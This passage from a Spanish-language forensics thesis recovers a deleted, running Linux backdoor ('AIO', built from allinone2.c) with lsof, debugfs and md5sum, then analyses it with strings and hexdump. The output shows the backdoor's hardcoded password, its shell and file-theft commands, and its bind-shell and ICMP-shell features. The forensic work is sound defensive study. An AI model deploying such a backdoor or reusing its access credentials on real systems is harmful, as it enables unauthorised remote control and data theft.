


Figura 4.3-21 Ejecución archivo AIO

El programa se encuentra detenido hasta que se ingrese una contraseña, ahora en otra terminal ejecutamos el comando lsof, comando que se encarga de mostrar una extensa lista de todos los archivos abiertos, ejecutamos este comando en la ruta /usr/sbin, es en este directorio donde se encuentra cualquier binario no esencial utilizado exclusivamente por el administrador del sistema.

Utilizamos el comando lsof con la opción +L1, esta opción nos permitirá ver todos los archivos que tengan enlaces con 0, si se utiliza la opción +L1 mostrara archivos con enlaces 0 u 1, y así sucesivamente.

```
File Edit View Terminal Help
root@bt:~/TESIS# cd /usr/sbin
root@bt:/usr/sbin# lsof +L1
COMMAND  PID USER  FD   TYPE DEVICE SIZE/OFF NLINK  NODE NAME
nautilus 1331 root   22w  REG   8,1    32768    0 271406 /root/.local/share/gvfs-metadata/ho
me-1935da97.log (deleted)
nautilus 1331 root   27r  REG   8,1    3844     0 265608 /root/.local/share/gvfs-metadata/ho
me (deleted)
indicator 1403 root   20w  REG   8,1    3844     0 265608 /root/.local/share/gvfs-metadata/ho
me (deleted)
indicator 1403 root   21w  REG   8,1    32768    0 271406 /root/.local/share/gvfs-metadata/ho
me-1935da97.log (deleted)
gnome-ter 1465 root   22u  REG   8,1     256     0 1849929 /tmp/vte5Y7FFW (deleted)
gnome-ter 1465 root   23u  REG   8,1    4121     0 1849930 /tmp/vteLZYFFW (deleted)
gnome-ter 1465 root   24u  REG   8,1     440     0 1849931 /tmp/vteBYYFFW (deleted)
B         1481 root   txt  REG   8,1   25469     0 1849928 /tmp/upxDFDL0J0AB0J (deleted)
root@bt:/usr/sbin#
```

Figura 4.3-22 Comando lsof+L1

Como se muestra en la pantalla hay muchos archivos que se encuentran borrados o desvinculados, pero hay uno en especial que nos llama la atención, un archivo con un tamaño 25.469,

Anteriormente se encontró un archivo del mismo tamaño, este archivo se ha ejecutado en el directorio /tmp, además tiene un numero de proceso 1481, asociado con un inodo 1849928, cabe recalcar que un inodo es una estructura del sistema de archivos que contiene información acerca de un archivo, como tipo de archivo y sus permisos, numero con que está vinculado, identificador de usuario (UID), identificar de grupo (GID), tamaño, fecha de modificación, etc.

Nuestro siguiente paso será montar un dispositivo en el cual se almacenara nuestro archivo recuperado, en este caso utilizaremos un pen –drive, el sistema operativo lo detecta como /dev/sdb1.

```

File Edit View Terminal Help
root@bt:~# fdisk -l

Disk /dev/sda: 68.7 GB, 68719476736 bytes
255 heads, 63 sectors/track, 8354 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x000ac87d

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1  *           1         8009     64325632   83  Linux
/dev/sda2             8009         8355      2780161    5  Extended
/dev/sda5             8009         8355      2780160   82  Linux swap / Solaris


Disk /dev/sdb: 16.0 GB, 16001269760 bytes
72 heads, 8 sectors/track, 54257 cylinders
Units = cylinders of 576 * 512 = 294912 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0xc3072e18

   Device Boot      Start         End      Blocks   Id  System
/dev/sdb1  *          15        54258     15622208    7  HPFS/NTFS

```

Figura 4.3-23 Comando fdisk -l

Luego habrá que montarlo, esto se lo realiza con el comando mount, con la opción de wr, lectura y escritura, se lo monta en el directorio /mnt, verificamos que está montado correctamente con el comando df -h.



```
File Edit View Terminal Help
root@bt:~# mount -o rw /dev/sdb1 /mnt
root@bt:~# df -h
Filesystem      Size  Used Avail Use% Mounted on
/dev/sda1        62G   13G   47G  21% /
none             1.8G  204K   1.8G   1% /dev
none             1.8G   8.0K   1.8G   1% /dev/shm
none             1.8G   48K   1.8G   1% /var/run
none             1.8G    0   1.8G   0% /var/lock
none             1.8G    0   1.8G   0% /lib/init/rw
/dev/sdb1        15G   11G   4.9G  68% /mnt
root@bt:~#
```

Figura 4.3-24 Comando mount `-o rw /dev/sdb1 /mnt`

Se procede a ejecutar el comando debugfs junto con la ruta de sistema de archivo en este caso `/dev/sda1`, luego se utilizó la opción `dump` que ayudará a recuperar el inodo del archivo borrado, entre los signos se debe poner el numero de inodo para este caso ese numero es 1849928, este archivo recuperado se almacenara en nuestro pen-drive con el nombre de `Tesis_AIO.bin`.

Verificamos que nuestro archivo se ha creado, utilizamos el comando file para ver que tipo de características tiene el archivo , y por último se ejecuta md5sum para mantener la integridad del archivo creado



```
File Edit View Terminal Help


root@bt:~# debugfs /dev/sda1
debugfs 1.41.11 (14-Mar-2010)
debugfs: dump <1849928> /mnt/Tesis_AIO.bin
debugfs: q
root@bt:~# cd /mnt
root@bt:/mnt# file Tesis_AIO.bin
Tesis_AIO.bin: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamic
ally linked (uses shared libs), for GNU/Linux 2.2.5, not stripped
root@bt:/mnt# md5sum Tesis_AIO.bin
b7e14f8de6e96097873518869f15cded  Tesis_AIO.bin
root@bt:/mnt#
root@bt:/mnt# < back | track 5
root@bt:/mnt#
root@bt:/mnt#
```

Figura 4.3-25 Comando file y md5sum

4.4 ANÁLISIS DEL ARCHIVO RECUPERADO

Una vez recuperado el archivo, usamos el comando md5sum para mantener su integridad, luego se procedió con su respectivo análisis.

Lo primero fue ejecutar el comando file para verificar que tipo de archivo se había recuperado.



```
File Edit View Terminal Help
root@bt:~/TESIS# md5sum Tesis_AI0.bin* > md5sum_Tesis_AI0_bin.txt
root@bt:~/TESIS# file Tesis_AI0.bin
Tesis_AI0.bin: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses
shared libs), for GNU/Linux 2.2.5, not stripped
root@bt:~/TESIS#
```

The image shows a terminal window with a dark background and a dragon logo. The terminal output shows the execution of the md5sum and file commands on the file Tesis_AI0.bin. The md5sum command is used to generate a checksum for the file, and the file command is used to verify the file type. The output of the file command indicates that the file is an ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.2.5, not stripped.

Figura 4.4-1 Integridad del archivo Recuperado

Es un archivo ELF ejecutable de 32 bits, dinámicamente enlazado, arquitectura Intel 80386.

Luego se ejecutó el comando `strings -a`, para revisar su contenido, se mostró en pantalla lo siguiente:

```
setegid
setuid
_gmon_start__
GLIBC_2.1
GLIBC_2.0
PTRh
QVh0
RDFpassword
[su]
[login]
[bash]
/dev/null
children %d died
Content-type: text/html
HTTP/1.1 404 Not Found
Date: Mon, 14 Jan 2002 03:19:55 GMT
Server: Apache/1.3.22 (Unix)
Connection: close
Content-Type: text/html
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 4.0//EN">
<HTML><HEAD>
<TITLE>404 Not Found</TITLE>
</HEAD><BODY>
<H1>Not Found</H1>
The requested URL was not found on this server.<P>
<HR>
<ADDRESS>Apache/1.3.22 Server at localhost Port 8008</ADDRESS>
</BODY></HTML>
Content-type: text/html
<html>
<head><title>Bind Shell ok.:)</title></head>
<body bgcolor="#000000">
<div align="center"><p>
```

Figura 4.4-2 Contenido del archivo recuperado

Como se pudo mostrar anteriormente este archivo tiene capacidades de servidor Web.



Figura 4.4-3 Capacidades del archivo AIO

Tiene la característica de leer archivos bindshell, que quiere decir que asigna la shell a un puerto específico, o sea que abre un puerto de la máquina de la víctima para que el atacante se conecte ahí y por último capacidades icmp Shell que permite al atacante conectarse a un host remoto y abrir un shell usando sólo icmp para enviar y recibir datos.

```

/tmp/tmp.txt
PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:
kissme:)
bindport
socks
givemeshell
HTTP
givemefile
Enter Your password:
=====Welcome to http://www.cnhonker.com=====
=====You got it, have a goodluck. :)======
Your command:
/bin/sh
icmp
Enter Password:
Password accepted!
You entered an Incorrect Password. Exiting...
=====
GCC: (GNU) 3.2 20020903 (Red Hat Linux 8.0 3.2-7)
GCC: (GNU) 3.2 20020903 (Red Hat Linux 8.0 3.2-7)
GCC: (GNU) 3.2 20020903 (Red Hat Linux 8.0 3.2-7)
GCC: (GNU) 3.2 20020903 (Red Hat Linux 8.0 3.2-7)
GCC: (GNU) 3.2 20020903 (Red Hat Linux 8.0 3.2-7)
GCC: (GNU) 3.2 20020903 (Red Hat Linux 8.0 3.2-7)
_IO_stdin used
/usr/src/build/148620-i386/BUILD/glibc-2.2.93/csu
GNU AS 2.13.90.0.2
/usr/src/build/148620-i386/BUILD/glibc-2.2.93/csu
GNU AS 2.13.90.0.2
init.c
../sysdeps/unix/sysv/linux/bits/types.h
../sysdeps/unix/sysv/linux/bits/sched.h
../linuxthreads/sysdeps/pthread/bits/pthreadtypes.h

```

Figura 4.4-4 Referencia de página

También hace referencia a una página web <http://www.cnhonker.com>. Accedimos a esa página web pero estaba en lenguaje chino con lo cual no se pudo sacar ninguna información.



Figura 4.4-5 Página cnhonker.com



```
call_gmon_start
crtstuff.c
  CTOR_LIST
  DTOR_LIST
  EH_FRAME_BEGIN
  JCR_LIST
completed.1
  do_global_dtors_aux
frame dummy
  CTOR_END
  DTOR_END
  FRAME_END
  JCR_END
  do_global_ctors_aux
allinone2.c
  dso_handle
stored_password
client_connect
sigaction@GLIBC 2.0
execl@GLIBC 2.0
setpgrp@GLIBC 2.0
feof@GLIBC 2.0
getpid@GLIBC 2.0
_DYNAMIC
quit
out2in
get_shell
write@GLIBC 2.0
recvfrom@GLIBC 2.0
strcmp@GLIBC 2.0
close@GLIBC 2.0
fp_hw
TCP_listen
```

Figura 4.4-6 allinone2.c

Se mostró un archivo llamado allinone2.c

Luego se utilizó el comando hexdump con la opción -C

```

File Edit View Terminal Help
root@bt:~/TESIS# hexdump -C Tesis_AIO.bin | more
00000000  7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00 |.ELF.....|
00000010  02 00 03 00 01 00 00 00 80 8e 04 08 34 00 00 00 |.....4...|
00000020  40 4e 00 00 00 00 00 00 34 00 20 00 06 00 28 00 |@N.....4. |(
00000030  22 00 1f 00 06 00 00 00 34 00 00 00 34 80 04 08 |".....4...|
00000040  34 80 04 08 c0 00 00 00 c0 00 00 00 05 00 00 00 |4.....|
00000050  04 00 00 00 03 00 00 00 f4 00 00 00 f4 80 04 08 |.....|
00000060  f4 80 04 08 13 00 00 00 13 00 00 00 04 00 00 00 |.....|
00000070  01 00 00 00 01 00 00 00 00 00 00 00 00 80 04 08 |.....|
00000080  00 80 04 08 39 30 00 00 39 30 00 00 05 00 00 00 |...90..90...|
00000090  00 10 00 00 01 00 00 00 3c 30 00 00 3c c0 04 08 |.....<0...|
000000a0  3c c0 04 08 e0 01 00 00 1c 83 00 00 06 00 00 00 |<.....|
000000b0  00 10 00 00 02 00 00 00 4c 30 00 00 4c c0 04 08 |.....L0..L...|
000000c0  4c c0 04 08 d0 00 00 00 d0 00 00 00 06 00 00 00 |L.....|
000000d0  04 00 00 00 04 00 00 00 08 01 00 00 08 81 04 08 |.....|
000000e0  08 81 04 08 20 00 00 00 20 00 00 00 04 00 00 00 |.....|
000000f0  04 00 00 00 2f 6c 69 62 2f 6c 64 2d 6c 69 6e 75 |.../lib/ld-linu|
00000100  78 2e 73 6f 2e 32 00 00 04 00 00 00 10 00 00 00 |x.so.2.....|
00000110  01 00 00 00 47 4e 55 00 00 00 00 02 00 00 00 00 |...GNU.....|
00000120  02 00 00 00 05 00 00 00 25 00 00 00 3b 00 00 00 |.....%...|
00000130  29 00 00 00 36 00 00 00 26 00 00 00 00 00 00 00 |)...6...&...|
00000140  00 00 00 00 00 00 00 00 1b 00 00 00 00 00 00 00 |.....|
00000150  39 00 00 00 04 00 00 00 37 00 00 00 10 00 00 00 |9.....7...|
00000160  00 00 00 00 00 00 00 00 31 00 00 00 27 00 00 00 |.....1...'|
00000170  17 00 00 00 1d 00 00 00 2f 00 00 00 32 00 00 00 |...../...2...|
00000180  1f 00 00 00 3a 00 00 00 2c 00 00 00 25 00 00 00 |...:.....%...|
00000190  00 00 00 00 2a 00 00 00 00 00 00 00 00 00 00 00 |...*.....|
000001a0  00 00 00 00 2b 00 00 00 20 00 00 00 00 00 00 00 |...+...|
000001b0  38 00 00 00 00 00 00 00 34 00 00 00 30 00 00 00 |8.....4...0...|
000001c0  05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
000001d0  00 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 |.....|
000001e0  00 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 |.....|
000001f0  00 00 00 00 09 00 00 00 00 00 00 00 00 00 00 00 |.....|

```

Figura 4.4-7 Comando hexdump --C

El campo mágico nos asegura que es un archivo ELF


```

File Edit View Terminal Help
00002e10 69 76 3e 3c 62 72 3e 0a 3c 2f 62 6f 64 79 3e 3c |iv><br>.</body><|
00002e20 2f 68 74 6d 6c 3e 0a 0a 00 3c 62 3e 59 6f 75 72 |/html>...<b>Your|
00002e30 20 43 6f 6d 6d 61 6e 64 3a 3c 2f 62 3e 0a 00 3c | Command:</b>...<|
00002e40 62 72 3e 0a 00 2f 74 6d 70 2f 74 6d 70 2e 74 78 |br>../tmp/tmp.tx|
00002e50 74 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |t.....|
00002e60 50 41 54 48 3d 2f 62 69 6e 3a 2f 73 62 69 6e 3a |PATH=/bin:/sbin:|
00002e70 2f 75 73 72 2f 62 69 6e 3a 2f 75 73 72 2f 73 62 |/usr/bin:/usr/sb|
00002e80 69 6e 3a 2f 75 73 72 2f 6c 6f 63 61 6c 2f 62 69 |in:/usr/local/bi|
00002e90 6e 3a 2f 75 73 72 2f 6c 6f 63 61 6c 2f 73 62 69 |n:/usr/local/sbi|
00002ea0 6e 3a 2e 00 6b 69 73 73 6d 65 3a 29 00 62 69 6e |n:..kissme:).bin|
00002eb0 64 70 6f 72 74 00 3a 00 73 6f 63 6b 73 00 3a 3a |dport:..socks...|
00002ec0 00 3a 3a 3a 00 67 69 76 65 6d 65 73 68 65 6c 6c |...:givemeshell|
00002ed0 00 48 54 54 50 00 72 00 67 69 76 65 6d 65 66 69 |.HTTP.r.givemefi|
00002ee0 6c 65 00 0d 0a 45 6e 74 65 72 20 59 6f 75 72 20 |le...Enter Your|
00002ef0 70 61 73 73 77 6f 72 64 3a 20 00 00 00 00 00 00 |password: .....|
00002f00 0d 0a 3d 3d 3d 3d 3d 3d 3d 3d 57 65 6c 63 6f 6d |..=====Welcom|
00002f10 65 20 74 6f 20 68 74 74 70 3a 2f 2f 77 77 77 2e |e to http://www.|
00002f20 63 6e 68 6f 6e 6b 65 72 2e 63 6f 6d 3d 3d 3d 3d |cnhonker.com====|
00002f30 3d 3d 3d 3d 0d 0a 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d |==== =====|
00002f40 59 6f 75 20 67 6f 74 20 69 74 2c 20 68 61 76 65 |You got it, have|
00002f50 20 61 20 67 6f 6f 64 6c 75 63 6b 2e 20 3a 29 3d | a goodluck. :)=|
00002f60 3d 3d 3d 3d 3d 3d 3d 3d 0d 0a 0d 0a 59 6f 75 72 |=====...Your|
00002f70 20 63 6f 6d 6d 61 6e 64 3a 20 00 00 73 68 00 2f | command: ..sh./|
00002f80 62 69 6e 2f 73 68 00 69 63 6d 70 00 00 45 6e 74 |bin/sh.icmp..Ent|
00002f90 65 72 20 50 61 73 73 77 6f 72 64 3a 20 00 25 73 |er Password: .%s|
00002fa0 00 50 61 73 73 77 6f 72 64 20 61 63 63 65 70 74 |.Password accept|
00002fb0 65 64 21 0a 00 00 00 00 00 00 00 00 00 00 00 |ed!.....|
00002fc0 59 6f 75 20 65 6e 74 65 72 65 64 20 61 6e 20 49 |You entered an I|
00002fd0 6e 63 6f 72 72 65 63 74 20 50 61 73 73 77 6f 72 |ncorrect Passwor|
00002fe0 64 2e 20 20 45 78 69 74 69 6e 67 2e 2e 2e 0a 00 |d. Exiting.....|
00002ff0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
--More--

```

Figura 4.4-8 Comando hexdump -- C

Como se mencionó anteriormente este archivo recuperado tiene capacidades de robar archivos, bindshell, etc.



```

